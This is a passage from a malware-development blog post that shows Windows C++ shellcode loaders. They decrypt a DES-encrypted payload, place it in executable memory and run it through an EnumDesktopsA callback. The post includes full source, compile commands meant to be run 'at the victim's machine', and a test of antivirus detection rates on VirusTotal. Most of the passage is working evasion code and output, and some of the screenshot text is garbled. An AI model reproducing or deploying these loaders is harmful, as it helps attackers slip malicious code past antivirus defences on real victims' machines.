"\x8b\x0c\x48\x3e\x44\x8b\x40\x1c\x49\x01\xd0\x3e\x41\x8b"  
"\x04\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58"  
"\x41\x59\x41\x5a\x48\x83xec\x20\x41\x52\xff\xe0\x58\x41"  
"\x59\x5a\x3e\x48\x8b\x12\xe9\x49\xff\xff\xff\x5d\x49\xc7"  
"\xc1\x00\x00\x00\x00\x3e\x48\x8d\x95\x1a\x01\x00\x00\x3e"  
"\x4c\x8d\x85\x25\x01\x00\x00\x48\x31\xc9\x41\xba\x45\x83"  
"\x56\x07\xff\xd5\xbb\xe0\x1d\x2a\x0a\x41\xba\xa6\x95\xbd"  
"\x9d\xff\xd5\x48\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb\xe0"  
"\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x59\x41\x89\xda\xff"  
"\xd5\x4d\x65\x6f\x77\x2d\x6d\x65\x6f\x77\x21\x00\x3d\x5e"  
"\x2e\x2e\x5e\x3d\x00";
```

```
int my_payload_len = sizeof(my_payload);  
unsigned char enc_payload[my_payload_len + (block_len - (my_payload_len %  
block_len))];  
unsigned char dec_payload[my_payload_len];  
  
CryptAcquireContext(&hProv, NULL, NULL, PROV_RSA_AES, 0);  
CryptCreateHash(hProv, CALG_SHA_256, 0, 0, &hHash);  
CryptHashData(hHash, key, key_size, 0);  
CryptDeriveKey(hProv, CALG_DES, hHash, 0, &hKey);  
CryptReleaseContext(hProv, 0);  
  
printf("key:\n");  
for (int i = 0; i < sizeof(key); i++) {  
    printf("0x%02x, ", key[i]);  
}  
printf("\n\n");  
  
encrypt_des(my_payload, enc_payload, my_payload_len, hKey);  
  
printf("encrypted:\n");  
for (int i = 0; i < my_payload_len; i++) {  
    printf("0x%02x, ", enc_payload[i]);  
}  
printf("\n\n");  
  
decrypt_des(enc_payload, dec_payload, my_payload_len, hKey);  
  
printf("decrypted:\n");
```

```

for (int i = 0; i < my_payload_len - 1; i++) {
    printf("0x%02x, ", dec_payload[i]);
}
printf("\n\n");

CryptDestroyKey(hKey);
CryptReleaseContext(hProv, 0);

LPVOID mem = VirtualAlloc(NULL, dec_payload_len, MEM_COMMIT,
PAGE_EXECUTE_READWRITE);
RtlMoveMemory(mem, dec_payload, my_payload_len);
EnumDesktopsA(GetProcessWindowStation(), (DESKTOPENUMPROCA)mem, NULL);
return 0;
}

```

As you can see, the only difference is key setting logic.

demo 2

Compile it at the attacker's machine and run it at the victim's machine:

```

x86_64-w64-mingw32-g++ -O2 hack2.cpp -o hack2.exe -I/usr/share/mingw-w64/include/ -s
-ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-
constants -static-libstdc++ -static-libgcc -fpermissive

```

```

(cocomelonc@kali) ~/hacking/cybersec_blog/2023-02-13-malware-av-evasion-11
--$ x86_64-w64-mingw32-g++ -O2 hack2.cpp -o hack2.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive
(cocomelonc@kali) ~/hacking/cybersec_blog/2023-02-13-malware-av-evasion-11
--$ ls -lt
total 108
-rw-r--r-- 1 cocomelonc cocomelonc 4450 Feb 14 21:01 hack2.cpp
-rwxr-xr-x 1 cocomelonc cocomelonc 41984 Feb 14 20:59 hack2.exe
-rw-r--r-- 1 cocomelonc cocomelonc 2823 Feb 13 04:25 des.py
-rwxr-xr-x 1 cocomelonc cocomelonc 41984 Feb 13 01:47 hack.exe
-rw-r--r-- 1 cocomelonc cocomelonc 4021 Feb 11 04:15 hack.cpp
-rw-r--r-- 1 cocomelonc cocomelonc 1140 Feb 11 04:10 entropy.py
(cocomelonc@kali) ~/hacking/cybersec_blog/2023-02-13-malware-av-evasion-11
--$


```



```

95 CryptAcquireContext(&hProv, NULL, NULL, PROV_RSA_AES, 0);
96 CryptCreateHash(hProv, CALG_SHA_256, 0, 0, &hHash);
97 CryptHashData(hHash, key, key_size, 0);
98 CryptDeriveKey(hProv, CALG_DES, hHash, 0, &hKey);
99 CryptReleaseContext(hProv, 0);
100
101 printf("key:\n");
102 for (int i = 0; i < sizeof(key); i++) {
103     printf("0x%02x, ", key[i]);
104 }
105 printf("\n\n");
106
107 encrypt_des(my_payload, enc_payload, my_payload_len, hKey);
108
109 printf("encrypted:\n");
110 for (int i = 0; i < my_payload_len; i++) {
111     printf("0x%02x, ", enc_payload[i]);
112 }
113 printf("\n\n");
114
115 decrypt_des(enc_payload, dec_payload, my_payload_len, hKey);
116
117 printf("decrypted:\n");
118 for (int i = 0; i < my_payload_len - 1; i++) {
119     printf("0x%02x, ", dec_payload[i]);
120 }
121 printf("\n\n");
122
123 CryptDestroyKey(hKey);
124 CryptReleaseContext(hProv, 0);
125
126 LPVOID mem = VirtualAlloc(NULL, dec_payload_len, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
127 RtlMoveMemory(mem, dec_payload, my_payload_len);
128 EnumDesktopsA(GetProcessWindowStation(), (DESKTOPENUMPROCA)mem, NULL);
129 return 0;
130
NORMAL hack2.cpp

```



practical example 3

I was wondering how this will affect the indicators of virustotal analysis if I hardcode encrypted payload and try to decrypt it and exec it. So, final source code is looks like this (hack3.cpp):

```

/*
 * hack.cpp - decrypt shellcode via DES (custom key) and exec. C++ implementation
 * @cocomelonc
 * https://cocomelonc.github.io/malware/2023/02/13/malware-av-evasion-11.html
 */
#include <windows.h>
#include <wincrypt.h>
#include <stdio.h>
#pragma comment (lib, "crypt32.lib")

void decrypt_des(const unsigned char *my_payload, unsigned char *output, int
my_payload_len, HCRYPTKEY hKey) {
    DWORD block_len = 8;
    int i;
    int n = my_payload_len / block_len;

    for (i = 0; i < n; i++) {
        memcpy(output, my_payload, block_len);
        CryptDecrypt(hKey, 0, (i == n - 1), 0, output, &block_len);
        my_payload += block_len;
        output += block_len;
    }
}

int main() {
    DWORD block_len = 8;
    HCRYPTPROV hProv;
    HCRYPTKEY hKey;
    unsigned char key[] = "\x6d\x65\x6f\x77\x6d\x65\x6f\x77";
    DWORD key_size = sizeof(key);
    HCRYPTHASH hHash;

    unsigned char enc_payload[] =
"\xfc\x48\x81\xe4\xf0\xff\xff\xe8\xd0\x00\x00\x00"
"\x41\x51\x41\x50\x52\x51\x56\x48\x31\xd2\x65\x48\x8b"
"\x52\x60\x3e\x48\x8b\x52\x18\x3e\x48\x8b\x52\x20\x3e"
"\x48\x8b\x72\x50\x3e\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9"
"\x48\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9"
"\x0d\x41\x01\xc1\xe2\xed\x52\x41\x51\x3e\x48\x8b\x52"
"\x20\x3e\x8b\x42\x3c\x48\x01\xd0\x3e\x8b\x80\x88\x00"
"\x00\x00\x48\x85\xc0\x74\x6f\x48\x01\xd0\x50\x3e\x8b"
"\x48\x18\x3e\x44\x8b\x40\x20\x49\x01\xd0\xe3\x5c\x48"
"\xff\xc9\x3e\x41\x8b\x34\x88\x48\x01\xd6\x4d\x31\xc9"
"\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41\x01\xc1\x38\xe0"
"\x75\xf1\x3e\x4c\x03\x4c\x24\x08\x45\x39\xd1\x75\xd6"
"\x58\x3e\x44\x8b\x40\x24\x49\x01\xd0\x66\x3e\x41\x8b"
"\x0c\x48\x3e\x44\x8b\x40\x1c\x49\x01\xd0\x3e\x41\x8b"
"\x04\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41"
"\x58\x41\x59\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0"
"\x58\x41\x59\x5a\x3e\x48\x8b\x12\xe9\x49\xff\xff\xff"
"\x5d\x49\xc7\xc1\x00\x00\x00\x00\x3e\x48\x8d\x95\x1a"
"\x01\x00\x00\x3e\x4c\x8d\x85\x25\x01\x00\x00\x48\x31"

```

```
"\xc9\x41\xba\x45\x83\x56\x07\xff\xd5\xbb\xe0\x1d\x2a"  
"\x0a\x41\xba\xa6\x95\xbd\x9d\xff\xd5\x48\x83\xc4\x28"  
"\x3c\x06\x7c\x0a\x80\xfb\xe0\x75\x05\xbb\x47\x13\x72"  
"\x6f\x6a\x00\x59\x41\x89\xda\xff\xd5\x4d\x65\x6f\x77"  
"\x2d\x6d\x65\x6f\x77\x21\x00\x3d\x5e\x2e\x2e\x5e\x3d"  
"\x00\x00";
```

```
int my_payload_len = sizeof(enc_payload);  
unsigned char dec_payload[my_payload_len];
```

```
CryptAcquireContext(&hProv, NULL, NULL, PROV_RSA_AES, 0);  
CryptCreateHash(hProv, CALG_SHA_256, 0, 0, &hHash);  
CryptHashData(hHash, key, key_size, 0);  
CryptDeriveKey(hProv, CALG_DES, hHash, 0, &hKey);  
CryptReleaseContext(hProv, 0);
```

```
decrypt_des(enc_payload, dec_payload, my_payload_len, hKey);
```


```
CryptDestroyKey(hKey);  
CryptReleaseContext(hProv, 0);
```

```
LPVOID mem = VirtualAlloc(NULL, my_payload_len, MEM_COMMIT,  
PAGE_EXECUTE_READWRITE);  
RtlMoveMemory(mem, dec_payload, my_payload_len);  
EnumDesktopsA(GetProcessWindowStation(), (DESKTOPENUMPROCA)mem, NULL);  
return 0;  
}
```

demo 3

Compile it at the attacker's machine and run it at the victim's machine:

```
x86_64-w64-mingw32-g++ -O2 hack3.cpp -o hack3.exe -I/usr/share/mingw-w64/include/ -s  
-ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-  
constants -static-libstdc++ -static-libgcc -fpermissive
```



```
(cocome1onc@kali) - [~/hacking/cybersec_blog/2023-02-13-malware-av-evasion-11]  
└─$ x86_64-w64-mingw32-g++ -O2 hack3.cpp -o hack3.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -  
fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive  
  
(cocome1onc@kali) - [~/hacking/cybersec_blog/2023-02-13-malware-av-evasion-11]  
└─$ ls -lt  
total 156  
-rw-r--r-- 1 cocome1onc cocome1onc 3228 Feb 14 22:12 hack3.cpp  
-rwxr-xr-x 1 cocome1onc cocome1onc 41472 Feb 14 22:06 hack3.exe  
-rw-r--r-- 1 cocome1onc cocome1onc 4450 Feb 14 21:01 hack2.cpp  
-rwxr-xr-x 1 cocome1onc cocome1onc 41984 Feb 14 20:59 hack2.exe  
-rw-r--r-- 1 cocome1onc cocome1onc 2823 Feb 13 04:25 des.py  
-rwxr-xr-x 1 cocome1onc cocome1onc 41984 Feb 13 01:47 hack.exe  
-rw-r--r-- 1 cocome1onc cocome1onc 4021 Feb 11 04:15 hack.cpp  
-rw-r--r-- 1 cocome1onc cocome1onc 1140 Feb 11 04:10 entropy.py  
  
(cocome1onc@kali) - [~/hacking/cybersec_blog/2023-02-13-malware-av-evasion-11]
```

```

6 #include <windows.h>-
7 #include <wincrypt.h>-
8 #include <stdio.h>-
9 #pragma comment (lib, "crypt32.lib")-
10
11 void decrypt_des(const unsigned char *my_payload, unsigned char *output, int my_payload_len, HCRYPTKEY hKey) {
12     DWORD block_len = 8;-
13     int i;-
14     int n = my_payload_len / block_len;-
15
16     for (i = 0; i < n; i++) {-
17         memcpy(output, my_payload, block_len);-
18         CryptDecrypt(hKey, 0, (i == n - 1), 0, output, &block
19         my_payload += block_len;-
20         output += block_len;-
21     }-
22 }-
23
24 int main() {-
25     DWORD block_len = 8;-
26     HCRYPTPROV hProv;-
27     HCRYPTKEY hKey;-
28     unsigned char key[] = "\x6d\x65\x6f\x77\x6d\x65\x6f\x77
29     DWORD key_size = sizeof(key);-
30     HCRYPTHASH hHash;-
31
32     unsigned char enc_payload[] =
33     "\xfc\x48\x81\xe4\xf0\xff\xff\xe8\xd0\x00\x00"
34     "\x41\x51\x41\x50\x52\x51\x56\x48\x31\xd2\x65\x48\xb
35     "\x52\x60\x3e\x48\xb\x52\x18\x3e\x48\xb\x52\x20\x3e
36     "\x48\xb\x72\x50\x3e\x48\xf0\xb7\x4a\x4a\x4d\x31\xc9"
37     "\x48\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9"
38     "\x0d\x41\x01\xc1\xe2\xed\x52\x41\x51\x3e\x48\xb\x52"
39     "\x20\x3e\x8b\x42\x3c\x48\x01\xd0\x3e\x8b\x80\x88\x00"
40     "\x00\x00\x48\x85\xc0\x74\x6f\x48\x01\xd0\x50\x3e\x8b"

```

As you can see, everything is worked perfectly! =^..^=

Upload it to VirusTotal:

Security vendors' analysis	Result	Signature
Acronis (Static ML)	Suspicious	ALYac
Arcabit	Generic.ShellCode.Marte.F.BAD78308	BitDefender
CrowdStrike Falcon	Win/malicious_confidence_90% (D)	Cynet
Elastic	Malicious (moderate Confidence)	Emisoft
eScan	Generic.ShellCode.Marte.F.BA30768B	GData
Google	Detected	Ikarus
MAX	Malware (AI Score=88)	Symantec
Trellix (FireEye)	Generic.ShellCode.Marte.F.BA30768B	VIPRE
Ahnl_Lab-V3	Undetected	Alibaba
Antiy-AVL	Undetected	Avast

As you can see, 16 of 71 AV engines detect our PoC file as malicious.

<https://www.virustotal.com/gui/file/f4bcc29680f27c965d155cfcf73d732928acac8aefe8b102ac20fa2de11b08da/details>

Most of AV engines say something like **Generic.ShellCode.Marte.F.BA30768B**.

It is not recommended to use **DES** for encryption as it is considered to be insecure and can be easily broken by attackers.

I hope this post enhances blueteam members' awareness of this unique strategy and provides another weapon to the redteam's arsenal.

[CryptEncrypt](#)

[CryptDecrypt](#)

[MITRE ATT&CK: T1027](#)

[AV evasion: part 1](#)

[AV evasion: part 2](#)

[pycryptodome](#)

[source code in github](#)

| This is a practical case for educational purposes only.

Thanks for your time happy hacking and good bye!

PS. All drawings and screenshots are mine